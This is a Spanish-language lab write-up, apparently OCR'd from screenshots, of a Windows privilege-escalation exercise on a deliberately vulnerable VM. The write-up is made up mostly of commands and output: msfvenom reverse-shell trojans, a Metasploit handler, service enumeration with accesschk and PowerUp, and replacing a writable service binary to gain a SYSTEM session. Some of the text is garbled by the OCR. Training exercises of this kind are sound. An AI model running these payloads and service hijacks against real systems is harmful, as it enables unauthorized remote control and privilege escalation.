# EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN WINDOWS I

# Prerrequisitos

- Kali Linux
- Windowsploitable LPE

# Ejercicio - Sc, Icacls, Accesschk, Msfvenom y Metasploit


- Crear un troyano y transferirlo al escritorio del usuario user en el sistema Windowsploitable LPE.
- Utiliza un exploit multi/handler para obtener un meterpreter reverso.
- Crear una shell de Windows para comprobar la información del servicio filepermsvc. ¿Qué binario ejecuta?, ¿qué permisos tiene nuestro usuario sobre ese ejecutable?
- Crear un troyano de tipo exe-service para reemplazar el del servicio si tenemos permisos, si no, utilizar otro servicio sobre el que si tengamos permisos. Transferir y reemplazar el fichero del servicio.
- Lanzar el servicio y demostrar obtener sesión con privilegios.

#### Creamos un troyano con msfvenom

```
(root@kali)-[~]
    msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe -o bicho.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: bicho.exe
```

Tras esto abrimos un puerto para poder pasar el archivo

## Descargamos desde la Windows



Vamos a la Kali y abrimos el msfconsole

```
(root@kali)-[~]
# service postgresql start

(root@kali)-[~]
# msfconsole -q
msf6 >
```

Usamos el multi/handler, establecemos el payload del troyano y el LHOST

```
msf6 > use exploit/multi/handler
Using configured payload generic/shell_reverse_tcp
msf6 exploit(mu
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(mu
                            🔭) > options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse tcp):
   Name
              Current Setting Required Description
                                              Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNC process
                                  yes
                                              The listen address (an interface may be specified)
                                  yes
   LPORT
              4444
                                             The listen port
                                  ves
Exploit target:
   Id Name
       Wildcard Target
   0
View the full module info with the info, or info -d command.
                      handler) > set lhost 10.0.2.9
\frac{\text{msf6}}{\text{lhost}} exploit(\frac{\text{multi}}{\text{lhost}})
```

## Le damos a correr y abrimos una Shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.12
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.12:49164) at 2023-11-13 23:12:32 +0100

meterpreter > shell
Process 3300 created.
Channel 5 created.
Microsoft Windows [Versi◆n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

## Usamos el comando sc qc

```
C:\Windows\system32>sc qc filepermsvc
sc qc filepermsvc
[SC] QueryServiceConfig CORRECTO
NOMBRE_SERVICIO: filepermsvc
       TIPO
                          : 10 WIN32_OWN_PROCESS
                         : 3 DEMAND_START
: 1 NORMAL
        TIPO_INICIO
        CONTROL_ERROR
        NOMBRE_RUTA BINARIO: "C:\Program Files\File Permissions Service\filepermservice.exe"
        GRUPO_ORDEN_CARGA :
        ETIQUETA
                           : 0
        NOMBRE_MOSTRAR
                           : File Permissions Service
        DEPENDENCIAS
        NOMBRE_INICIO_SERVICIO: LocalSystem
```

```
NOMBRE_RUTA_BINARIO: "C:\Program Files\File Permissions Service\filepermservice.exe"
```

Nos movemos hasta el fiche accesschk y ejecutamos lo siguiente

```
meterpreter > cd Users
meterpreter > cd user
meterpreter > cd Desktop
meterpreter > cd Tools\\
meterpreter > cd accesschk\\
meterpreter > shell
Process 300 created.
Channel 6 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Users\user\Desktop\Tools\accesschk>accesschk64.exe "C:\Program Files\File Permissions Service\filepe
rmservice.exe
accesschk64.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Confirmamos en qué ruta nos encontramos

```
meterpreter > pwd
C:\Users\user\Downloads
meterpreter >
```

Fuera de meterpreter comprobamos que estemos en la carpeta correcta

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(
                  (nandler) > pwd
[*] exec: pwd
/root
msf6 exploit(multi/handler) > ls
* exec: ls
             bicho.exe
37977.py
                              dymerge
                                            juice-shop
                                                          pydictor
                                                                        Software
alhvdBAo.rec
                              In8RvDPZ.rec password.txt pydictor.txt XSS-LOADER
             c99.pnp
bichito.exe dic.windows.txt JsvxrH3F.rec program.exe
                                                         setup.msi
```

Nos dirigimos a la carpeta de ghospack

```
Directorio de C:\Users\user\Desktop\GhostPack
13/06/2023
           14:29
                     <DIR>
13/06/2023
           14:29
                     <DIR>
14/06/2020 22:33
                             15.360 LockLess.exe
30/05/2017
           07:35
                            562.841 PowerUp.ps1
14/06/2020 22:33
                            212.480 Rubeus.exe
14/06/2020 22:33
                            731.136 SafetyKatz.exe
14/06/2020 22:33
                            160.256 Seatbelt.exe
14/06/2020 22:33
                            720.896 SharpChrome.exe
14/06/2020
           22:33
                            105.472 SharpDPAPI.exe
14/06/2020 22:33
                              8.192 SharpDump.exe
14/06/2020 22:33
                             14.848 SharpRoast.exe
14/06/2020 22:33
                             20.480 SharpUp.exe
14/06/2020
            22:33
                             52.736 SharpWMI.exe
              11 archivos
                               2.604.697 bytes
               2 dirs
                        1.537.589.248 bytes libres
```

Dentro utilizamos el siguiente comando

```
C:\Users\user\Desktop\GhostPack>powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; I
nvoke-AllChecks}"
powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; Invoke-AllChecks}"
[*] Running Invoke-AllChecks
```

#### Buscamos el servicio vncserver

ServiceName : vncserver Path : "C:\Program Files\RealVNC\VNC Server\vncserve r.exe" -service ModifiableFile : C:\Program Files\RealVNC\VNC Server\vncserver .exe ModifiableFilePermissions : {ReadAttributes, ReadControl, Execute/Travers e, DeleteChild...} ModifiableFileIdentityReference : BUILTIN\Usuarios StartName : LocalSystem AbuseFunction : Install-ServiceBinary -Name 'vncserver' CanRestart : True

Creamos un troyano que tenga el mismo nombre de este servicio

```
(root@kali)-[~]
w msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4445 -f exe-service -o vncserver.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-service file: 15872 bytes
Saved as: vncserver.exe
```

Buscamos la carpeta accesschk, ejecutamos y verificamos los permisos

```
C:\Users\user\Desktop\Tools\accesschk>accesschk64.exe "C:\Program Files\RealVNC\VNC Server\vncserver.ex e"
accesschk64.exe "C:\Program Files\RealVNC\VNC Server\vncserver.exe"

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\RealVNC\VNC Server\vncserver.exe
RW BUILTIN\Usuarios
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administradores
```

Nos movemos a la carpeta de vncserver.exe y cambiamos el archivo por el nuevo creado

```
meterpreter > cd "C:\Program Files\RealVNC\VNC Server"
meterpreter > pwd
C:\Program Files\RealVNC\VNC Server
meterpreter > upload vncserver.exe
[*] Uploading : /root/vncserver.exe → vncserver.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /root/vncserver.exe → vncserver.exe
[*] Completed : /root/vncserver.exe → vncserver.exe
meterpreter > □
```

Dejamos la sesión en background y cambiamos el puerto

```
meterpreter > bg
[*] Backgrounding session 3...
                 t1/handler) > options
msf6 exploit(mu)
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
              Current Setting Required Description
                                            Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
   EXITFUNC process
                                 yes
              10.0.2.9
   LHOST
                                 yes
   LPORT
              4444
                                 yes
                                            The listen port
```

#### Una vez modificado luce de esta forma

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
            Current Setting Required Description
   Name
                                       Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNC process
                             ves
   LHOST
            10.0.2.9
                             yes
                                       The listen address (an interface may be specified)
   LPORT
            4445
                             yes
                                       The listen port
```

## Recuperamos la sesión 1 y vamos a ejecutar el proceso

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4445
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > cd "C:\Program Files\RealVNC\VNC Server"
meterpreter > shell
Process 3688 created.
Channel 6 created.
Microsoft Windows [Versi*n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Program Files\RealVNC\VNC Server>
```

#### Una vez allí ponemos a correr el archivo que hemos enviado

```
C:\Program Files\RealVNC\VNC Server>sc start vncserver
[*] Sending stage (200774 bytes) to 10.0.2.12
sc start vncserver
NOMBRE_SERVICIO: vncserver
                             : 10 WIN32_OWN_PROCESS
        TIPO
                            : 2 START_PENDING
        ESTADO
                                   (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        C◆D_SALIDA_WIN32 : 0 (0×0)
C◆D_SALIDA_SERVICIO: 0 (0×0)
        PUNTO_COMPROB. : 0×0
INDICACI♦N_INICIO : 0×7d0
        PTD
                             : 3412
        MARCAS
C:\Program Files\RealVNC\VNC Server>[*] Meterpreter session 3 opened (10.0.2.9:4445 \rightarrow 10.0.2.12:49185) at 2023-11-
14 15:41:38 +0100
```

Para ver los privilegios nos vamos a sessions y comprobamos que la 2 es la que hemos creado con el archivo exe-service